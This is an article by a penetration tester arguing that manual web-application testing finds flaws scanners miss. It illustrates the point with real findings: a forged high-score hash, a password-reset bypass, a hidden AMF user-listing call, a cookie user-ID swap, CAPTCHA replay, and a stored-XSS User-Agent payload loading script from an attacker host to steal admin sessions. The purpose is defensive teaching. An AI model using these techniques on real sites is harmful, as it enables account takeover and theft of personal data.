Join the Discussion Connect

Application Penetration Testing Versus Vulnerability Scanning

By Bil Bragg – ISSA member, UK Chapter

This article demonstrates real-world examples of the different types of flaws found only through manual testing.

Abstract

Running a web application scanning tool against a website can find serious vulnerabilities. A more in-depth look through web-application penetration testing can reveal further interesting and exploitable vulnerabilities. This article demonstrates some real-world examples of the different types of flaws found only through manual testing.

Web application vulnerability scanners are good at finding certain kinds of vulnerabilities, such as SQL injection and cross-site scripting (XSS). Even then, they need to be configured correctly. One area that is often not scanned is the logged-in areas of websites. Manual web-application penetration testing can find trickier SQL injection and cross-site scripting issues, as well as logical issues. Examples of logical flaws would be unused but exploitable functions in a Flash file, or a password reset function that allows you to reset any user's password.

This article will take you through several examples of vulnerabilities that were all discovered after vulnerability scanning had taken place. All the examples are from websites of a global retail company, which uses third-party design agencies to develop their brand websites. These websites often feature competitions, and all require user registration of personal details, usernames, and passwords. It was important to the company that personal data was protected, that competitions could not be abused, and that their reputation would not be tarnished by adverse publicity due to published flaws. The company ran their own web-application vulnerability scans, and then web-application penetration tests were performed.

Some free tools are used in this article, including the Web Developer and Tamper Data Firefox add-ons, the Fiddler2 web proxy, and the HP Flash decompiler SWF Scan. These are all listed at the end with links. Please note there are many tools that can be used to accomplish the same tasks.

Submit any high score

One of the websites had a Flash game, based on one of the company's products. Visitors could play the game and post high scores. An inherent problem with Flash games is that they run on the client, and so information such as game scores will be sent from the client PC. Anything sent from the Flash client to the web server should be considered as untrusted and open to abuse.

The Flash game on this website posted XML text to a web service with the link (http://localhost/highscores.asmx). The web request by the Flash client can be seen by using a local web proxy such as Fiddler2, which will log all browser requests and server responses:

```
<soap12:Envelope xmlns:xsi="http://
www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap12="http://www.w3.org/2003/05/soap-
envelope">
  <soap12:Body>
    <ScoreEnter xmlns="http://tempuri.org/">
      <gameID>1</gameID>
      <username>test</username>
      <score>260</score>
      <scoreCheck>8afcadbb42ba16254036ff823c5ee5
          8e</scoreCheck>
    </ScoreEnter>
  </soap12:Body>
</soap12:Envelope>
```

Trying to post arbitrary high scores by just changing the *score* field (using Tamper Data) resulted in the web service returning an error. Tamper Data will pop up a window when you

click *submit*, which allows you to change any of the information before you actually allow the data to be sent to the web server. As you can see, the web request contained a *scoreCheck* code. This code was used by the web server to verify that the score submitted was legitimate. When a tampered score is submitted, the server calculates its own hash, but it does not match the *scoreCheck* code so does not allow the score. The Flash game file, `game.swf`, was decompiled using SWF Scan (one of several tools that can do this). One of the Flash functions in the ActionScript code revealed how the *scoreCheck* was created:

```
private function getScoreCheck(arg0:String,
arg1:Number) : String
{return MD5.encrypt(arg1.toString() + arg0);}
```

This shows that the *scoreCheck* value is the MD5 hash of the score combined with the username. The decompiler does not know the original names of the function arguments, so has to number them, i.e. *arg0*, *arg1* and so on. That *arg0* is the username and *arg1* is the score can be inferred by the calling code and a little guesswork. This knowledge was used to submit an excessive high score and a valid *scoreCheck* hash (the MD5 of "1000000rudeword"), by simply amending the request from the browser at the end of a game, again using Tamper Data:

```
<username>rudeword</username>
<score>1000000</score>
<scoreCheck>d439312e55dc6f5c07cfc828d0c55d71</
scoreCheck>
```

The impact of this issue would have been to the reputation of the organization and the product brand. The highest scorer would also have been given a prize.

> *There are many Flash applications on the web that are open to this kind of abuse, as Flash runs on the client-side. Many Flash applications use XML, AMF, or plain text to communicate with server-side pages. A scanner would not be able to logically determine that a field is a hash check. To find these, you need to view the conversations with a proxy such as Fiddler2, Burp, or a browser plug-in such as Tamper Data. The conversations, such as the first one above, can show which fields may be open to abuse.*

Reset anyone's password

Some of the websites share a user registration database between them, which has tens of thousands of personal details. The particular website being tested had the usual registration process where the user registers and chooses a username and password, and also enters an email address and postal address.

The website also had a password reset process, where a user can enter his email address on the `ResetPassword.aspx` page. The user is then sent an email which contains a link with a "k" parameter in it:

```
http://localhost/ResetPassword.aspx?k=7f092619-
f9ad-4a3f-adce-de6f05b4f679
```

Clicking on this link showed the `ResetPassword.aspx` page, now with username and password fields (see Figure 1). The website expected you to enter your own username and new password. However, you could enter any username, and reset the password for that user. The "k" parameter did not seem to be used to validate the user. The page also helpfully lets you know if the username was valid, by showing the message: "no account found with that username."



Figure 1 – Sanitized screenshot

The impact of this was that someone could set the passwords for thousands of users, given that it is likely that the usernames could be found using a dictionary attack. These user details could then be accessed and targeted for spamming or identity theft.

> *Although this specific example is rare, links and actions that require manual user interaction to be exposed are common. Issues with password management on websites around forgotten passwords are also common. A scanner would need to be supplied with the link in the email initially, but then would not be able to identify this logical vulnerability. The tester can manually discover links and actions by ensuring that all inputs are identified, including those in messages and emails sent from an application. You would then need to check fields that the system has generated and may therefore trust erroneously, such as the username field in this example.*

Unused hidden web services

One website allowed visitors to register and upload pictures through a Flash client. The Flash client communicated with the web server using Adobe AMF (Action Message Format) through a gateway ASP.NET page (`http://localhost/amf/gateway.aspx`).

The decompiled `main.swf` Flash client (using SWF Scan) showed the web services used in an interface declaration. Some of these functions are shown below, some with very interesting names. These types of functions can be found by looking for the *gateway.aspx* link above, and searching for which web service calls are made using this, and then the functions that make these service calls.

```
public interface IWebsiteSixService
{
function IWebsiteSixService();
function isAuthenticated(arg0:Function,
```

```
    arg1:Function);
function authenticateUser(arg0:String,
    arg1:String, arg2:Function, arg3:Function);
function validateUser(arg0:String,
    arg1:Function, arg2:Function);
function listAllUsers(arg0:Function,
    arg1:Function);
function listAllImages(arg0:Function,
    arg1:Function);
function registerUser(arg0:String,
    arg1:String, arg2:String, arg3:String,
    arg4:String, arg5:Boolean, arg6:Boolean,
    arg7:Function, arg8:Function);
function listFeaturedImages(arg0:Function,
    arg1:Function);
    ... }
```

Not all of these functions were used by the client, most notably the function `listAllUsers`. This function was tested outside of the Flash client by using a handy Python module, pyAMF. The gateway ASP.NET page was specified along with the `ListAllUsers` service called by the function, resulting in three lines of Python code:

```
from pyamf.remoting.client import
RemotingService

gateway = RemotingService('http://localhost/amf/
gateway.aspx')

print gateway.getService('WebsiteSixService.
ListAllUsers')()
```

This returned a list with details of all the registered users, including names, postcode, email address, password hash, and password salt. The impact of this was that all personal details in the registration database are exposed. The attacker can try and brute force the passwords, but even without them, the attacker has an excellent opportunity for social engineering with the personal details and with the knowledge that those people have registered on this website.

A Flash client that communicates with the web server sometimes uses an interface that may be shared with other system components. This interface may expose administration-only methods, such as those listed above. Although a good scanner may find links in Flash code, a scanner would not currently determine custom web service method calls. Finding and checking these requires a tester to decompile the Flash client and look for web service calls in the code. SWF Scan is excellent for that.

Stored cross-site scripting

Many websites have an administration backend available on the public website, commonly at `/admin`. One of the company's websites had an administration backend that could be found using a directory guessing tool. A great tool for this is DirBuster. This particular website's administration backend was in the directory `/SiteAdmin`. The user registrations could be listed here. An administrator that logs in to the administration area and clicks on a particular registration was shown the registration details, including the registered user's web browser details. These browser details are supplied to the web server by the browser in the *User-Agent* header. Why the administrator needed to see the registered user's web browser details in this case was not clear, but this header and other headers such as the referrer is occasionally shown. Here's an example, which can be shown by using the Live HTTP Headers add-on for Firefox.

The attacker can try and brute force the passwords, but even without them, the attacker has an excellent opportunity for social engineering with the personal details and with the knowledge that those people have registered on this website.

```
User-Agent: Mozilla/5.0 (Windows; U; Windows
NT 5.1; en-GB; rv:1.9.1.7) Gecko/20091221
Firefox/3.5.7 (.NET CLR 3.5.30729)
```

The User-Agent in the browser web request can be changed by using a tool such as the Tamper Data Firefox add-on. Adding a bit of JavaScript to the User-Agent, highlighted below, can determine what impact this may have on the website. In this case, the script was executed when an administrator looked at that user's registration details, which include the User-Agent of the registered user. An administrator may look at a registered user's details to verify if it is a legitimate account, or can be prompted to view the details by sending an email saying that there is a problem with the account. Either way, the attacker needs to wait for the administrator to look at that account's details. This was therefore found to be vulnerable to cross-site scripting. The other registration fields had validation and encoding in place to prevent cross-site scripting, so only this field was vulnerable. The modified User-Agent is as follows.

```
User-Agent: Mozilla/5.0 (Windows; U; Windows
NT 5.1; en-GB; rv:1.9.1.7) Gecko/20091221
Firefox/3.5.7 (.NET CLR 3.5.30729)<script
src='http://evilxsshost/js'></script>
```

The impact of this was that someone could have gotten access to the administration area, and so be able to steal personal information and deface the website. The XSS Shell tool can demonstrate how this can be done: the script link in the User-Agent field would be the link to the attacker's XSS Shell's script. When the victim viewed the registration details page, his details would appear on the attacker's screen. The attacker can then make himself an administrator by plugging the victim's session cookie into his own browser, for example by using the Web Developer add-on for Firefox.

A web application scanning tool may have found this issue; however, frequently tools are not configured correctly. In this case, the tool would have needed to be configured with authentication for the administration area. This example of stored cross-site scripting in the administration area is a common issue that is missed by scanners. This issue can be found manually by browsing the administration area and seeing what kind of information is presented. Inject script in the areas such as the registration or comment areas; then check to see if it executes when the administrator views it.

User ID in a cookie

One website had a simple registration page for a newsletter. After registration, you could log in and amend your personal details and newsletter preferences. Unusual cookies are always worth a look, where "unusual" means that they are not the usual application framework session cookies. When you logged into this website, the system set an unusual cookie as well as a usual ASP session cookie (viewed by looking at traffic in Fidder2):

```
Cookie: ASPSESSIONIDCSTSRBBS =
JACLEBJACANIJJABODECJMGE; usession = dWlkOjE3N
jg0MTtmbmFtZTp0ZXN0O3NuYW1lOnRlc3Q7ZW1haWw6d
GVzdEBzb21lZG9tYWlu
```

The usession cookie was a base 64 encoded string. Base 64 encoded strings can be recognized by the character set that they use. The usession cookie revealed the following fields when decoded (using the encoder in Fiddler2):

```
uid:176841;fname:test;sname:test;email:test@
somedomain
```

The uid field looked interesting, as it appeared to represent the logged in user's ID. This was changed to a different value close to the old ID, say 176840 or 176839, and then the whole string was re-encoded to base 64. This new usession cookie was then updated in the browser (by using a tool such as the Firefox Web Developer add-on), and the personal details page refreshed. This presented the personal details of another user. The impact of this was to expose the entire registration database, as an attacker could cycle though sequential uid values.

An identifier in a cookie that can be abused appears occasionally in websites that we test. The example here is encoded and is part of a cookie with other fields. A scanner would not identify this particular vulnerability due to the encoding and field layout. To find this manually, you would need to notice this as a custom cookie that is base 64 encoded. When you decode it, you need to try and see what happens when you change different parts of the cookie, especially any that look suspiciously like a user identifier!

Bypass CAPTCHA

Many of the organization's websites use CAPTCHA images to hinder automated attacks. These attacks include password guessing, multiple registrations, and automated prize-code checking. CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) images can be weak themselves, and be vulnerable to OCR techniques. There can also be simpler vulnerabilities to exploit with CAPTCHA, as this example demonstrates.

One website relied on the same CAPTCHA function for the user registration process and for the prize-code check. A user needed to register or log in and then enter a prize code, which could be found on the company's product label. A winning code resulted in the user receiving one of a number of prizes. The number of prize codes a user could enter per day was also limited.

The website used a Flash client to communicate with a web service. The following XML (viewed using Fiddler2) shows how the Flash client passed the prize code to the web service:

```
https://localhost/WebServices/CheckPrizeCode.
asmx

<soap12:Envelope xmlns:xsi="http://
www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
```

```
xmlns:soap12="http://schemas.xmlsoap.org/soap/
envelope/">
  <soap12:Body>
    <CheckPrizeCode xmlns="http://tempuri.org/">
      <CaptchaHash>7FLFwNtuq6UgIdE1awgUrQ==</
          CaptchaHash>
      <CaptchaText>K46TPJ</CaptchaText>
      <PrizeCode>H1N181430B1G</PrizeCode>
      <IPAddress>127.0.0.1</IPAddress>
    </CheckPrizeCode>
  </soap12:Body>
</soap12:Envelope>
```

The `CaptchaHash` and the `CaptchaText` could be reused in multiple submissions of different `PrizeCode` values. Retrying CAPTCHAs is a normal step in a penetration test. However the *CaptchaHash* parameter stands out as potentially being vulnerable: if the server is only checking the *CaptchaHash* against the *CaptchaText*, what is preventing replay? This made the use of CAPTCHA redundant, as once one set of *CaptchaHash* and *CaptchaText* was found, an attacker could then use these to try a huge number of prize codes.

The impact was that someone wishing to abuse the competition could automate the creation of multiple registrations and use those to automate multiple prize-code checks. In practice the likelihood of this succeeding in order to win prizes was fairly low, due to the size of the prize code key space; this may still, however, have resulted in adverse publicity. This could also have prevented someone from claiming a prize legitimately if the prize code was already claimed.

> *Many websites that use CAPTCHA that we have tested have problems with the implementation which renders the CAPTCHA ineffective. A scanner will have problems with CAPTCHA, as by their nature they are designed to prevent automated attacks. A tester should examine the communication between the browser and server to see how the CAPTCHA works. This will provide avenues on how to attack it.*

Summary

Manual web-application penetration testing is certainly not the panacea for securing applications; however, it can certainly find serious security issues that a web-application scanning tool will miss. These vulnerabilities will primarily be logical vulnerabilities as opposed to technical vulnerabilities; however, technical vulnerabilities are also often not found by scanning tools, especially certain blind SQL injection and stored cross-site scripting issues.

With functional testing, scanning tools are used alongside manual testing to help make the process more efficient. As with any tool, application vulnerability scanning tools do need proper configuration and an awareness of security issues to ensure good website code coverage and discovery of issues.

Although many organizations do have security testing in their software development project process, many still treat this as an afterthought, or even wait until the site has gone live before security testing. Having security testing built into the project plan, with a contingency to fix any vulnerabilities discovered, will greatly improve the chance of the website going live on the planned launch date.

If serious security flaws are picked up by scanners or penetration testing, this indicates that the application design and development process can be improved. If you find scanners or penetration tests are picking up flaws on a regular basis, you would certainly benefit from requiring that in-house developers or third-party software companies follow secure development practices, such as the OWASP Development Guide.

References

—Web Application Vulnerability Scanners – http://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools.

—"OWASP Testing Guide v3" – http://www.owasp.org/index.php/Category:OWASP_Testing_Project#OWASP_Testing_Guide_v3_2.

—"OWASP Development Guide 2.0.1" – http://www.owasp.org/index.php/Category:OWASP_Guide_Project#tab=Download.

—"Web application security: automated scanning versus manual penetration testing,"

—Danny Allan, strategic research analyst, IBM Software Group – ftp://ftp.software.ibm.com/software/rational/web/whitepapers/r_wp_autoscan.pdf.

Tools

—DirBuster– http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project.

—Live HTTP Headers add-on for Firefox – https://addons.mozilla.org/en-US/firefox/addon/3829.

—Web Developer add-on for Firefox https://addons.mozilla.org/en-US/firefox/addon/60.

—Tamper Data add-on for Firefox – https://addons.mozilla.org/en-US/firefox/addon/966.

—XSS Shell – http://labs.portcullis.co.uk/application/xssshell.

—HP SWF Scan – http://www.communities.hp.com/securitysoftware.

—pyAMF – http://pyamf.org.

—Burp – http://portswigger.net/proxy.

—Fiddler2 – http://www.fiddler2.com.

About the Author

Bil Bragg, CISSP, is a penetration tester and ISO 27001 lead auditor at Dionach Ltd. Contact him at bil.bragg@dionach.com.